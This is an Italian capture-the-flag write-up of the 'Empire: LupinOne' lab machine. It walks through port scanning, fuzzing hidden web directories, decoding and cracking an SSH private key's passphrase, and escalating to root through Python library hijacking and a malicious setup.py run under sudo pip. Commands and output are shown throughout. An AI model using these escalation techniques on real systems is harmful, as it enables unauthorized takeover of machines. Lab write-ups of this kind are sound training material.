Relazione sulla Risoluzione della Blackbox "Empire: LupinOne"

Network Scanning


La prima fase consiste nell'individuare l'indirizzo IP della macchina target. Per farlo, viene eseguito il comando:

netdiscover

Una volta identificato l'IP della vittima, si procede con una scansione approfondita utilizzando **Nmap**:

nmap -A 192.168.56.102

nmap -sV 192.168.56.102




Dal risultato emergono due principali servizi attivi:


- Un server **SSH** in ascolto sulla porta **22**.
- Un servizio **HTTP (Apache Server)** sulla porta **80**, che espone la directory /~myfiles.

Enumerazione

L'analisi parte visitando la pagina http://192.168.56.102/~myfiles/, che restituisce un **Errore 404**. Tuttavia, ispezionando il codice sorgente della pagina, si trova un commento sospetto:




Error 404




<!-- you can do it, keep trying -->

Questo suggerisce la presenza di ulteriori contenuti nascosti. Viene quindi avviata una fase di fuzzing con **ffuf** per scoprire eventuali directory o file nascosti:

ffuf -c -w /usr/share/seclists/Discovery/Web-Content/common.txt -u 'http://192.168.56.102/~FUZZ'




L'output rivela l'esistenza di una directory chiamata /~secret. Approfondendo, si decide di fuzzare ulteriormente per individuare eventuali file nascosti all'interno di questa directory:



Hello Friend, Im happy that you found my secret diretory, I created like this to share with you my create ssh private key file,
Its hided somewhere here, so that hackers dont find it and crack my passphrase with fasttrack.
I'm smart I know that.
Any problem let me know

Your best friend icex64

ffuf -c -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u 'http://192.168.56.102/~secret/.FUZZ' -ic -fc 404,403 -e .pem,.txt,.html



Il risultato è il file **mysecret.txt**, accessibile all'indirizzo:

http://192.168.56.102/~secret/.mysecret.txt

visualizzata in kali con il comando:

curl http://192.168.56.102/~secret/.mysecret.txt

```
┌──(kali㉿kali)-[~]
└─$ curl http://192.168.56.102/~secret/.mysecret.txt
cGxD6KNZQddY6iCsSuqPzUdqSx4F5ohDYnArU3kw5dmvTURqcaTrncHC3NLKBqFM2ywrNbRTW3eTpUvEz9qFuBnyhAK8TWu9cFxLoscWUrc4rLcRafiVvxPRpP692Bw5bshu6ZZpixzJWvNZhPEoQ
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XhDtK6pokmA3Jo2Q83cVok6×74M5DA1TdjKvEsVGLvRMkkDpshztiGCaDu4uceLw3iLYvNVZK75k9zK9E2qcdwP7yWugahCn5HyoaooLeBDiCAojj4JUxafQUcmfocvugzn8IGAJ8LdxQjosS1tHm
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7FEQQFxkRL7JzGoL8R8wQG1UyBNKPBbVnc7jGyJqFujvCLt6yMUEYXKQTipmEhx4rXJZK3aKdbucKhGqMYMHnVbtpLrQUaPZHsiNGUcEd64KW5kZ7svohTC5i4L4TuEzRZEyWy6v2GGiEp4Mf2oEH
UwqtoNXbsGp8sbJbZATFLXVbP3PgBw8rgAakz7QBFAGryQ3tnxytWNuHWkPohMMKUiDFeRyLi8HGUdocwZFzdkbffvo8HaewPYFNsPDCn1PwgS8wA9agCX5kZbKWBmU2zpCstqFAxXeQd8LiwZzPd
bF2YZEKzNYtckW5RrFa5zDgKm2gSRN8gHz3WqS
```

Esplorando il file tramite browser, si osserva che contiene una chiave SSH privata, ma codificata. Dopo un'attenta analisi e numerose prove si intuisce che la codifica è in **Base58**. Utilizzando strumenti online, la chiave viene decodificata correttamente.

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jYmMAAAAGYmNyeXB0AAAAGAAAABDy33c2Fp
PBYANne4oz3usGAAAAEAAAAAEAAAIXAAAAB3NzaC1yc2EAAAADAQABAAACAQDBzHjzJcvk
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H6NSb0jMbMc4soFrBinoLEkx894B/PqUTODesMEV/aK22UKegdwlJ9Arf+1Y48V86gkzS6
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E8/oh4V1NTGWrDsK3AbLk/MrgROSg7Ic4BS/8IwRVuC+d2w1Pq+X+zMkblEpD49IuuIazJ
BHk3s6SyWUhJfD6u4C3N8zC3Jebl6ixeVM2vEJWZ2Vhcy+31qP80O/+Kk9NUWalsz+6Kt2
yueBXN1LLFJNRVMvVO823rzVVOY2yXw8AVZKOqDRzgvBk1AHnS7r3lfHWEh5RyNhiEIKZ+
wDSuOKenqc71GfvgmVOUypYTtoI527fiF/9rS3MQH2Z3l+qWMw5A1PU2BCkMso060OIE9P
5KfF3atxbiAVii6oKfBnRhqM2s4SpWDZd8xPafktBPMgN97TzLWM6pi0NgS+fJtJPpDRL8
vTGvFCHHVi4SgTB64+HTAH53uQC5qizj5t38in3LCWtPExGV3eiKbxuMxtDGwwSLT/DKcZ
Qb50sQsJUxKkuMyfvDQC9wyhYnH0/4m9ahgaTwzQFfyf7DbTM0+sXKrlTYdMYGNZitKeqB
1bsU2HpDgh3HuudIVbtXG74nZaLPTevSrZKSAOit+Qz6M2ZAuJJ5s7UElqrLliR2FAN+gB
ECm2RqzB3Huj8mM39RitRGtIhejpsWrDkbSzVHMhTEz4tIwHgKk01BTD34ryeel/4ORlsC
iUJ66WmRUN9EoVlkeCzQJwivI=
-----END OPENSSH PRIVATE KEY-----
```

La chiave è stata successivamente salvata in chiave_bb.rsa

Exploitation

La chiave SSH è protetta da passphrase. Per ottenerla, viene utilizzato **ssh2john** per convertire la chiave in un hash crackabile:

ssh2john.py chiave_bb.rsa > hash

```
┌──(kali㉿kali)-[~]
└─$ ssh2john chiave_bb.rsa > hash

┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/fasttrack.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
P@55w0rd!        (chiave_bb.rsa)
1g 0:00:00:02 DONE (2025-03-18 11:37) 0.4132g/s 39.66p/s 39.66c/s 39.66C/s Autumn2013..testing123
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Successivamente si utilizza **John the Ripper** con una wordlist chiamata fasttrack (lasciata come indizio nella pagina web):

john --wordlist=/usr/share/wordlists/fasttrack.txt hash

Dopo pochi secondi, la passphrase viene trovata: **P@55w0rd!**.

Ora sono disponibili tutti gli elementi per autenticarsi via SSH come utente icex64:

sudo ssh -i chiave_bb.rsa icex64@192.168.56.102

```
┌──(kali㉿kali)-[~]
└─$ sudo ssh -i chiave_bb.rsa icex64@192.168.56.102
The authenticity of host '192.168.56.102 (192.168.56.102)' can't be established.
ED25519 key fingerprint is SHA256:GZOCytQu/pnSRRTMvJLagwz7ZPlJMDiyabwLvxTrKME.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.102' (ED25519) to the list of known hosts.
Enter passphrase for key 'chiave_bb.rsa':
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64
########################################
Welcome to Empire: Lupin One
########################################
Last login: Thu Oct  7 05:41:43 2021 from 192.168.26.4
icex64@LupinOne:~$
```

L'accesso risulta immediato e si nota la presenza di uno script Python interessante:

sudo -l

```
icex64@LupinOne:~/.ssh$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:~/.ssh$
```

Privilege Escalation - Fase 1 (Python Library Hijacking)

Analizzando i permessi e i file presenti, si evidenzia che lo script heist.py può essere potenzialmente sfruttato tramite una tecnica di **Python Library Hijacking**.

Per raccogliere maggiori informazioni, viene scaricato ed eseguito **LinPEAS**:

python -m http.server 4444 # Sul sistema di attacco

cd /tmp # Sul target

wget 192.168.56.102/linpeas.sh

chmod 777 linpeas.sh

./linpeas.sh

LinPEAS rivela che il modulo Python webbrowser.py può essere manipolato.

```
Interesting writable files owned by me or writable by everyone (not in Home) (max 200)
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#writable-files
/dev/mqueue
/dev/shm
/home/icex64
/run/lock
/run/user/1001
/run/user/1001/gnupg
/run/user/1001/systemd
/run/user/1001/systemd/inaccessible
/run/user/1001/systemd/inaccessible/dir
/run/user/1001/systemd/inaccessible/reg
/run/user/1001/systemd/units
/tmp
/tmp/.font-unix
/tmp/.ICE-unix
/tmp/.Test-unix
/tmp/.X11-unix
/tmp/.XIM-unix
/usr/lib/python3.9/webbrowser.py
/var/tmp
/var/www/html
/var/www/html/image
/var/www/html/index.html
/var/www/html/~myfiles
/var/www/html/~myfiles/index.html
/var/www/html/robots.txt
/var/www/html/~secret
/var/www/html/~secret/index.html
/var/www/html/~secret/.mysecret.txt
```

Modificando questo modulo e inserendo in fondo:

import pty
pty.spawn("/bin/bash")

```
def main():
    import getopt
    usage = """Usage: %s [-n | -t] url
    -n: open new window
    -t: open new tab""" % sys.argv[0]
    try:
        opts, args = getopt.getopt(sys.argv[1:], 'ntd')
    except getopt.error as msg:
        print(msg, file=sys.stderr)
        print(usage, file=sys.stderr)
        sys.exit(1)
    new_win = 0
    for o, a in opts:
        if o == '-n': new_win = 1
        elif o == '-t': new_win = 2
    if len(args) != 1:
        print(usage, file=sys.stderr)
        sys.exit(1)

    url = args[0]
    open(url, new_win)

    print("\a")

if __name__ == "__main__":
    main()
import pty
pty.spawn("/bin/bash")
```

si può ottenere una shell con permessi più elevati.

A questo punto viene eseguito:

sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py

```
icex64@LupinOne:~$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
bash-5.1$ id
uid=1000(arsene) gid=1000(arsene) groups=1000(arsene),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
```

Con successo si ottiene l'accesso come utente **arsene**.

Privilege Escalation - Fase 2 (Pip Privilege Escalation)

Verificando i permessi dell'utente arsene:

sudo -l

si scopre che può eseguire **pip** come root senza autenticazione. Si applica quindi la tecnica di privilege escalation tramite pip:

TF=$(mktemp -d)

echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py

sudo pip install $TF

```
bash-5.1$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
bash-5.1$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
bash-5.1$ sudo pip install $TF
Processing /tmp/tmp.JjIbarSlpe
```

Questo consente l'ottenimento diretto di una shell con privilegi di root.

Una volta ottenuti i privilegi di root

```
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# ls
root.txt
```

id

grazie al comando

cd /root

e successivamente

ls

notiamo un file denominato root.txt

cat root.txt

Conclusione

L’intera procedura ha permesso di compromettere completamente la macchina, partendo dall’enumerazione di servizi esposti fino al completo controllo del sistema come utente root, culminando con il recupero della flag. La macchina "Empire: LupinOne" si è dimostrata un ottimo esercizio per mettere alla prova e affinare competenze su:

- Enumerazione e scanning.
- Fuzzing e raccolta di informazioni sensibili.
- Sfruttamento di chiavi SSH e cracking di passphrase.
- Tecniche di privilege escalation tramite Python Library Hijacking e pip exploitation.